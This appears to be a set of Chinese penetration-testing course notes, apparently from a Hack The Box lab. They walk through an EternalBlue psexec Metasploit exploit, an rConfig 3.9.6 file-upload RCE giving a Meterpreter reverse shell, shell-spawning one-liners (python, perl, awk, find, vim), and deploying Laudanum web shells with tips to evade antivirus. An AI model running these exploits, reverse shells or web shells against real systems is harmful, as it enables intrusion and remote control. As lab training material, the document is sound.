在运行漏洞利用之前，请务必正确设置你的 payload（有效载荷）选项。任何标记为 Required 为 yes 的选项都是必须填写的。在本次操作中，我们需要确保 **RHOSTS（目标主机）**、**LHOST（本地主机）** 和 **LPORT（本地端口）** 这几个字段被正确设置。对于其他选项，这次尝试中使用默认值是可以接受的。

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

```
Module options (exploit/windows/smb/ms17_010_psexec):
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-frame	yes	List of named pipes to check
	work/data/wordlists/named_pipes.txt		
RHOSTS	10.129.201.97	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

RPORT	445	yes	The
Target port (TCP)			
SERVICE_DESCRIPTION		no	Service
description to to be used on target for			pretty
listing			
SERVICE_DISPLAY_NAME		no	The
service display name			
SERVICE_NAME		no	The
service name			
SHARE	ADMIN\$	yes	The
share to connect to, can be an admin share			
(ADMIN\$,C\$, ... ) or a normal read/write folder s			
			hare
SMBDomain	.	no	The
Windows domain to use for authentication			
SMBPass		no	The
password for the specified username			
SMBUser		no	The
username to authenticate as			
Payload options (windows/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.12	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

这一次，我们保持简单，只使用 `windows/meterpreter/reverse_tcp` 负载。您可以根据需要更改此设置，以使用不同的shell类型或使攻击更加模糊，如前面的有效载荷部分所示。设置了选项后，让我们尝试一下，看看我们是否能得到一个shell。

#### 4. Execute Attack, and Receive A Callback

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.12:4444
[*] 10.129.201.97:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.201.97:445 - Built a write-what-where primitive ...
```

```
[+] 10.129.201.97:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.201.97:445 - Selecting PowerShell target
[*] 10.129.201.97:445 - Executing the payload...
[+] 10.129.201.97:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (175174 bytes) to 10.129.201.97
[*] Meterpreter session 1 opened (10.10.14.12:4444 →
10.129.201.97:50215) at 2021-09-27 18:58:00 -0400

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

成功!我们已经登陆了我们的漏洞并获得了shell会话。A **SYSTEM** 级shell。正如在前面的MSF模块中看到的, 现在我们通过Meterpreter有了一个开放的会话, 我们看到了 **meterpreter >** 提示符。从这里开始, 我们可以利用Meterpreter运行进一步的命令来收集系统信息、窃取用户凭据, 或者对主机使用另一个利用后模块。如果您希望直接与主机交互, 您还可以从Meterpreter进入主机上的交互式shell会话。

## 5. Identify the Native Shell

```
meterpreter > shell

Process 4844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

当我们执行Meterpreter命令 **shell** 时, 它启动了主机上的另一个进程, 并将我们放入系统shell中。你能根据提示确定我们在什么地方吗? 只要看到 **C:\Windows\system32>**, 我们就知道我们在 **cmd.exe shell**。为了确保这一点, 只需在shell中运行命令帮助就可以让您知道。如果我们进入PowerShell, 我们的提示符看起来像 **PS C:\Windows\system32>**。前面的PS让我们知道这是一个PowerShell会话。恭喜你在我们最近被利用的Windows主机上进入一个shell。

# NIX Shells

## 渗透Unix/Linux

根据 W3Techs 的统计, **超过70%的网站运行在基于 Unix 的系统上**, 这意味着熟悉 Unix/Linux

系统的渗透方法对于我们非常有价值。尽管许多组织使用云服务商托管网站和应用，但仍有不少组织使用**本地服务器（on-prem）**，这给攻击者提供了机会：

- ◆ 获取本地系统的 Shell 会话；
- ◆ 进一步横向移动，攻击内网中的其他系统。

## 常见考量因素

获取 Linux 系统 Shell 的方式多种多样，常见的是通过**应用漏洞利用**。进行渗透时我们需考虑以下问题：

1. 系统运行的是哪种 Linux 发行版？
2. 存在哪些 Shell 和编程语言？
3. 系统在网络中扮演什么角色？
4. 它托管了什么应用？
5. 有没有已知漏洞？

## 通过攻击漏洞应用获取 Shell

以一个运行 Linux 的目标为例，使用 **nmap** 进行初步探测：

```
Chenduoduo@htb[/htb]$ nmap -sC -sV 10.129.201.101
```

```
Starting Nmap 7.91 (https://nmap.org) at 2021-09-27 09:09 EDT
```

```
Nmap scan report for 10.129.201.101
```

```
Host is up (0.11s latency).
```

```
Not shown: 994 closed ports
```

```
PORT STATE SERVICE VERSION
```

```
21/tcp open ftp vsftpd 2.0.8 or later
```

```
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 2d:b2:23:75:87:57:b9:d2:dc:88:b9:f4:c1:9e:36:2a (RSA)
```

```
| 256 c4:88:20:b0:22:2b:66:d0:8e:9d:2f:e5:dd:32:71:b1 (ECDSA)
```

```
|_ 256 e3:2a:ec:f0:e4:12:fc:da:cf:76:d5:43:17:30:23:27 (ED25519)
```

```
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips
PHP/7.2.34)
```

```
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
PHP/7.2.34
```

```
|_http-title: Did not follow redirect to https://10.129.201.101/
```

```
111/tcp open rpcbind 2-4 (RPC #100000)
```

```
| rpcinfo:
```

```
| program version port/proto service
```

```
| 100000 2,3,4 111/tcp rpcbind
```

```
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
443/tcp open ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips
PHP/7.2.34)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
PHP/7.2.34
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/state
OrProvinceName=SomeState/countryName=--
| Not valid before: 2021-09-24T19:29:26
|_Not valid after: 2022-09-24T19:29:26
|_ssl-date: TLS randomness does not represent time
3306/tcp open mysql MySQL (unauthorized)
```


## 扫描结果摘要：

- ◆ 开放端口：
  - ◆ 21 FTP (vsftpd)
  - ◆ 22 SSH (OpenSSH 7.4)
  - ◆ 80 HTTP (Apache 2.4.6 + PHP 7.2.34, 基于 CentOS)
  - ◆ 111 RPC 服务
  - ◆ 443 HTTPS (SSL 证书为本地签发)
  - ◆ 3306 MySQL (未授权访问)

由此推测：这是一个运行 Web 应用的服务器，操作系统为 CentOS，Web 堆栈包括 Apache 和 PHP。

我们可以看到系统正在监听端口80 ( HTTP ), 443 ( HTTPS ), 3306 ( MySQL ) 和21 ( FTP ), 可以安全地假设这是一个托管web应用程序的web服务器。我们还可以看到与web堆栈相关的一些版本号 ( Apache 2.4.6 和 PHP 7.2.34 ) 和系统上运行的Linux发行版 ( CentOS )。在决定进一步研究的方向 (深入兔子洞) 之前，我们还应该尝试通过web浏览器导航到IP地址，以发现托管应用程序 (如果可能的话)。

## rConfig Management Tool - rConfig管理工具



浏览网页后发现目标运行的是 **rConfig**，一种**网络配置管理工具**，允许管理员远程配置多个网络设备。如果被攻破，攻击者可接管整个网络。

网页底部显示版本为 **rConfig 3.9.6**，我们可据此搜索漏洞信息

使用你选择的搜索引擎会出现一些有希望的结果。我们可以使用关键字：**rConfig 3.9.6 vulnerability.**



rconfig 3.9.6 vulnerability



All

News

Shopping

Videos

Images

More

Tools

About 18,000 results (0.35 seconds)

<https://www.exploit-db.com/exploits/>

### rconfig 3.9.6 - Arbitrary File Upload to Remote Code Execution ...

Apr 21, 2021 — rconfig 3.9.6 - Arbitrary File Upload to Remote Code Execution (Authenticated) (2).. webapps exploit for PHP platform.

<https://www.exploit-db.com/exploits/>

### rConfig 3.9.6 - Arbitrary File Upload to Remote Code ...

Mar 18, 2021 — rConfig 3.9.6 - Arbitrary File Upload to Remote Code Execution (Authenticated) (1).. webapps exploit for PHP platform.

<https://www.mageni.net/vulnerability/rconfig-396-...>

### rConfig < 3.9.6 Multiple Vulnerabilities - Mageni

Jul 29, 2020 — The following vulnerabilities exist: - Directory traversal vulnerability (CVE-2020-15712) - Multiple SQL injection vulnerabilities.

[https://www.cvedetails.com/vendor\\_id-22271/Rconfig/](https://www.cvedetails.com/vendor_id-22271/Rconfig/)

### Rconfig : Security vulnerabilities - CVE Details

rConfig 3.9.4 is vulnerable to remote code execution due to improper validation in the file upload functionality. vendor.crud.php accepts a file upload by ...

## 使用 Metasploit 搜索利用模块

还可以使用Metasploit的搜索功能来查看是否有任何漏洞利用模块可以让我们在目标上获得shell会话。

```
msf6 > search rconfig
```

### Matching Modules

#	Name	Disclosure Date
Rank	Check Description	
-	-	-
0	exploit/multi/http/solr_velocity_rce	2019-10-29
excellent	Yes Apache Solr Remote Code Execution via Velocity Template	
1	auxiliary/gather/nuuo_cms_file_download	2018-10-11
normal	No Nuuo Central Management Server Authenticated Arbitrary File Download	
2	exploit/linux/http/rconfig_ajaxarchivefiles_rce	2020-03-11
good	Yes Rconfig 3.x Chained Remote Code Execution	

当依赖MSF来查找特定应用程序的漏洞利用模块时，一个可能被忽视的细节是MSF的版本。可能有有用的漏洞利用模块没有安装在我们的系统上，或者只是没有通过搜索显示。在这些情况下，很高兴知道Rapid 7在[github上的repos](#)中保留了漏洞利用模块的代码。我们可以使用搜索引擎进行更具体的搜索：[rConfig 3.9.6 exploit metasploit github](#)

## Locate - 定位

```
Chenduoduo@htb[/htb]$ locate exploits
```

我们希望在与Metasploit Framework相关的输出中查找目录。在Pwnbox上，Metasploit漏洞利用模块保存在：

```
/usr/share/metasploit-framework/modules/exploits
```

可以将代码复制到一个文件中并将其保存在 `/usr/share/metasploit-framework/modules/exploits/linux/http` 中，类似于他们在GitHub repo中存储代码的地方。我们还应该使用命令 `apt update; apt install metasploit-framework` 或您的本地包管理器来保持msf是最新的。一旦我们找到利用模块并下载它（我们可以使用wget）或将其从Github复制到适当的目录中，我们就可以使用它来获得目标上的shell会话。如果我们将其复制到本地系统上的一个文件中，请确保该文件的扩展名为 `.rb`。MSF中的所有模块都是用Ruby编写的。

## Using the rConfig Exploit and Gaining a Shell

### 使用rConfig漏洞并获得Shell

在msfconsole 中加载并使用漏洞模块：

```
msf6 > use exploit/linux/http/rconfig_vendors_auth_file_upload_rce
```

设置参数后执行：

```
msf6 exploit(linux/http/rconfig_vendors_auth_file_upload_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.111:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] 3.9.6 of rConfig found !
[+] The target appears to be vulnerable. Vulnerable version of rConfig found !
[+] We successfully logged in !
[*] Uploading file 'olxapybdo.php' containing the payload ...
[*] Triggering the payload ...
```



```
[*] Sending stage (39282 bytes) to 10.129.201.101
[+] Deleted olxapybdo.php
[*] Meterpreter session 1 opened (10.10.14.111:4444 → 10.129.201.101:38860) at 2021-09-27 13:49:34 -0400
```

```
meterpreter > dir
```

```
Listing: /home/rconfig/www/images/vendor
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	673	fil	2020-09-03 05:49:58 -0400	ajax-loader.gif
100644/rw-r--r--	1027	fil	2020-09-03 05:49:58 -0400	cisco.jpg
100644/rw-r--r--	1017	fil	2020-09-03 05:49:58 -0400	juniper.jpg

### 执行日志摘要:

- ◆ 成功识别目标为 rConfig 3.9.6
- ◆ 成功登录
- ◆ 上传了恶意 payload (PHP 脚本)
- ◆ 成功触发反向 shell
- ◆ 删除恶意脚本
- ◆ 建立 Meterpreter 会话

### Interact With the Shell - 与Shell交互

```
meterpreter > shell

Process 3958 created.
Channel 0 created.
dir
ajax-loader.gif cisco.jpg juniper.jpg
ls
ajax-loader.gif
cisco.jpg
juniper.jpg
```

我们可以进入系统shell ( `shell` ) 来访问目标系统, 就像我们登录并打开终端一样。

### 提升交互性: 生成 TTY Shell

由于当前 shell 是以 apache 用户执行的非交互式 shell (non-TTY), 这些shell具有有限的功能, 并且通常会阻止我们使用基本命令, 例如 `su` ( `switch user` )和 `sudo` ( `super user do` ), 如果我们寻求升级特权, 我们可能需要这些命令。发生这种情况是因为负载是由apache

用户在目标上执行的。我们的会话是作为apache用户建立的。通常，管理员不会以apache用户的身份访问系统，因此不需要在与apache相关的环境变量中定义shell解释器语言。

可以通过输入以下命令来检查Linux系统上是否存在Python: `which python`。

可通过 `python` 提升为交互式 shell:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
sh-4.2$
sh-4.2$ whoami
whoami
apache
```

该命令使用python导入pty模块，然后使用 `pty.spawn` 函数执行 `bourne shell binary` ( `/bin/sh` )。现在我们有了一个提示符 ( `sh-4.2$` )，并且可以访问更多的系统命令，以便按照我们的意愿在系统中移动。

What language is the payload written in that gets uploaded when executing  
rconfig\_vendors\_auth\_file\_upload\_rce?

上传并执行 `rconfig_vendors_auth_file_upload_rce` 漏洞时，**payload 是用 PHP 编写的**。

这是因为目标服务器运行的是 Apache + PHP 环境，而该漏洞利用的是**文件上传功能**来上传一个包含恶意 PHP 代码的脚本文件。该脚本一旦被触发（通过 HTTP 请求访问上传的文件），就会反弹一个**反向 shell**到攻击者控制的机器上，从而实现远程代码执行。

## 在受限 Shell 中生成交互式 Shell - Spawning Interactive Shells

在前一节中，我们已经成功获得了目标主机的 Shell。由于初始 Shell 功能受限（通常称为 **受限 Shell/jail shell**），我们使用 Python 生成了一个 TTY 的 Bourne Shell，从而获得了更多命令支持和交互提示。

但在实际渗透测试中，可能会遇到目标系统没有安装 Python 的情况。因此，我们需要掌握 **多种方式生成交互式 Shell** 的方法。

### ✳ 通用思路与替换提示

- ◆ 常见的 Shell 解释器路径包括：
  - ◆ `/bin/sh` (Bourne shell)

- ◆ `/bin/bash` (Bash shell)
- ◆ 在命令中出现的 `/bin/sh` 可视情况替换为系统中实际存在的 Shell 路径。

## 各种语言/工具生成交互式Shell的方法

### 1. 直接使用 `/bin/sh -i`

```
/bin/sh -i
sh: no job control in this shell
sh-4.2$
```

- ◆ 解释：使用 `-i` 参数进入交互模式。
- ◆ 提示信息：可能显示 `sh: no job control in this shell`，但这是正常的。

### 2. 使用 Perl

```
perl -e 'exec "/bin/sh";'
或者是
exec "/bin/sh";
```

- ◆ 后者适合放入Perl脚本文件中执行

### 3. 使用 Ruby

```
exec "/bin/sh"
```

- ◆ 需要在 Ruby 脚本中执行

### 4. 使用 Lua

```
os.execute('/bin/sh')
```

- ◆ 在 Lua 脚本中执行该命令，调用系统shell

### 5. 使用 AWK (通用且常见)

```
awk 'BEGIN {system("/bin/sh")}'
```

- ◆ 适用于大多数 Linux/Unix 系统，因 AWK 通常预装

### 6. 使用 `find` 命令调用 Shell

方法一：结合 AWK 使用

```
find / -name 文件名 -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
```

- ◆ find命令的这种使用是搜索 `-name` 选项之后列出的任何文件，然后执行 `awk` ( `/bin/awk` )，并运行我们在awk一节中讨论的脚本来执行shell解释器。

方法二：直接调用 Shell

```
find . -exec /bin/sh \; -quit
```

- ◆ find命令的这种用法使用了执行选项 ( `-exec` ) 来直接启动shell解释器。如果 `find` 找不到指定的文件，则不会获得shell。

## 7. 使用 Vim 编辑器进去 Shell

法一：命令直接进入

```
vim -c '!/bin/sh'
```

法二：Vim Escape - Vim 逃逸：Vim 内部切换 Shell

```
vim
:set shell=/bin/sh
shell
```

- ◆ 适用于目标系统有 Vim 且无其他可用工具时。

## 权限相关命令

除了获得交互式 Shell，我们还需要关注当前用户的权限：

1. 查看文件权限： `ls -la /路径/文件名`
2. 查看当前用户的 `sudo` 权限： `sudo -l`

```
User apache may run the following commands on ILF-WebSrv:
(ALL : ALL) NOPASSWD: ALL
```

注意： `sudo -l` 需要 **稳定的交互 Shell**，在非 TTY 环境下可能无输出。

# Web Shells

## 一、Web服务器渗透将成为常态

在我们学习和实践渗透测试的过程中，**几乎必然会遇到 Web 服务器**。原因如下：

- ◆ 现代软件服务大多迁移到**基于浏览器的 Web 平台**，通过 HTTP/HTTPS 对外提供服务；
- ◆ 用户日常使用的娱乐形式（游戏、音乐、视频等）也都通过浏览器或APP访问；
- ◆ 网站平台通常全球可达，任何联网设备皆可访问。

➡ **结论：Web 应用将成为越来越常见的攻击目标。**

## 二、为什么外部测试时更常见的是 Web 攻击？

如今很多企业的外围网络（**Perimeter Network**）防护已经加强：

- ◆ 常见漏洞服务（如 SMB）通常不会暴露在外；
- ◆ 这些传统目标多见于**内部渗透测试**中。

而在**外部渗透测试**中，攻击者最常见的切入点是：

✅ Web 应用攻击：

- ◆ 文件上传漏洞（file upload）
- ◆ SQL 注入（SQLi）
- ◆ 远程/本地文件包含（RFI / LFI）
- ◆ 命令注入（Command Injection）

✅ 密码喷洒攻击（Password Spraying）：

- ◆ 针对 RDS、VPN、Citrix、OWA 等 AD 身份验证平台

✅ 社会工程学攻击

➡ 这使得 **Web 应用** 成为外部网络评估中最常见且攻击面巨大的目标。

## 三、我们如何上传 Web Shell？

一些常见的上传 Web Shell 的方式包括：

- ◆ 利用**公开的文件上传表单**，上传 **.php**、**.jsp** 或 **.aspx** Web Shell；
- ◆ 在**认证后功能区**发现上传点；
- ◆ 利用**自注册功能**（如头像上传绕过前端校验）上传 Web Shell；
- ◆ 部署型平台（如 Tomcat、Axis2、WebLogic）允许上传 **.war** 文件部署 JSP；
- ◆ FTP 服务配置错误，将文件直接上传至 Web 服务器根目录。

➡ 文件上传漏洞一旦被发现，可直接用于远程执行代码（RCE）。

#### 四、什么是 Web Shell?

**Web Shell** 是通过浏览器访问的远程 **Shell** 界面，允许攻击者与目标 Web 服务器的操作系统交互。

关键特点：

- ◆ 上传的 payload 通常使用目标支持的 Web 编程语言编写（如 PHP、JSP、ASP.NET）；
- ◆ 需要**上传能力**作为前提，常伴随漏洞或配置不当；
- ◆ 实现了 **浏览器中的远程命令执行**（RCE）功能。

缺点和风险：

- ◆ Web Shell **不稳定、不持久**（很多 Web 应用会定期清理上传文件）；
- ◆ **不适合作为长期控制手段**，更多用于初步入侵，之后升级为 **反向 Shell (reverse shell)** 或更稳定的访问形式。

## Laudanum: 统治一切的 Web Shell 工具包

#### 一、什么是 Laudanum?

Laudanum 是一个用于 Web 渗透测试的 Web Shell 文件集工具库，特点如下：

- ◆ 包含多种语言版本的可注入 payload（`.asp`，`.aspx`，`.jsp`，`.php` 等）；
- ◆ 可上传至受害主机后，通过浏览器远程执行命令或建立反向 Shell
- ◆ 是许多渗透测试工具包中的常被组件；
- ◆ Kali 和 Parrot OS 默认内置，其他发行版需[手动下载](#)🔗

#### 二、Laudanum 的使用方法

**Laudanum 的默认位置：**

```
(root@kali24)-[/usr/bin]
(root@kali24)-[/usr/bin]
which laudanum
/usr/bin/laudanum

(root@kali24)-[/usr/bin]
laudanum

> laudanum ~ Collection of injectable web files
/usr/share/laudanum
├─ asp
├─ aspx
├─ cfm
├─ helpers
└─ jsp
```

```
└─ php
└─ wordpress
└─ (root@kali24)-[/usr/share/laudanum]
cd asp

└─ (root@kali24)-[/usr/share/laudanum/asp]
ls
dns.asp file.asp proxy.asp shell.asp
```


## 使用步骤简要：

### 1. 复制需要的 Shell 文件：

```
cp /usr/bin/laudanum/aspx/shell.aspx /home/tester/demo.aspx
```

### 2. 修改 shell 文件参数（如攻击者 IP）：

- ◆ 找到 `allowedIps` 数组，加入你的 IP（如 `10.10.14.12`）；
- ◆ 可考虑删除 **ASCII 艺术字和注释**，减少被杀软识别的可能性。



```
File Edit View Bookmarks Settings Help
42 ***** */$
43 $MEllcons
44 string stdout = "";
45 string stderr = "";
46 $
47 void die() {$
48 > //HttpContext.Current.Response.Clear();$
49 > HttpContext.Current.Response.StatusCode = 404;$
50 > HttpContext.Current.Response.StatusDescription = "Not Found";$
51 > HttpContext.Current.Response.Write("<h1>404 Not Found</h1>");$
52 > HttpContext.Current.Server.ClearError();$
53 > HttpContext.Current.Response.End();$
54 }$
55 $
56 void Page_Load(object sender, System.EventArgs e) {$
57 $
58 > // Check for an IP in the range we want$
59 > string[] allowedIps = new string[] { "::1", "192.168.0.1", "127.0.0.1", "10.10.14.12";$
60 > $
61 > // check if the X-Fordarded-For header exists$
62 > string remoteIp;$
63 > if (HttpContext.Current.Request.Headers["X-Forwarded-For"] == null) {$
64 > > remoteIp = Request.UserHostAddress;$
65 > } else {$
66 > > remoteIp = HttpContext.Current.Request.Headers["X-Forwarded-For"].Split(new char[] { ',' })[0];+$
67 > }$
```

## 三、Laudanum 使用演示

编辑攻击机的 `/etc/hosts` 文件，加入如下行：

```
<目标IP> status.inlanefreight.local
```


- ◆ 确保处于VPN内或使用Pwnbox，能访问到目标

## 上传 Shell 文件到目标 Web 应用

### 1. 进入目标网站页面，找到上传功能



2. 上传修改后的 demo.aspx
3. 成功后，页面会显示上传路径（例如：\files\demo.aspx）
4. 某些网站会随机化文件名或隐藏上传目录，需留意是否存在这类防护机制

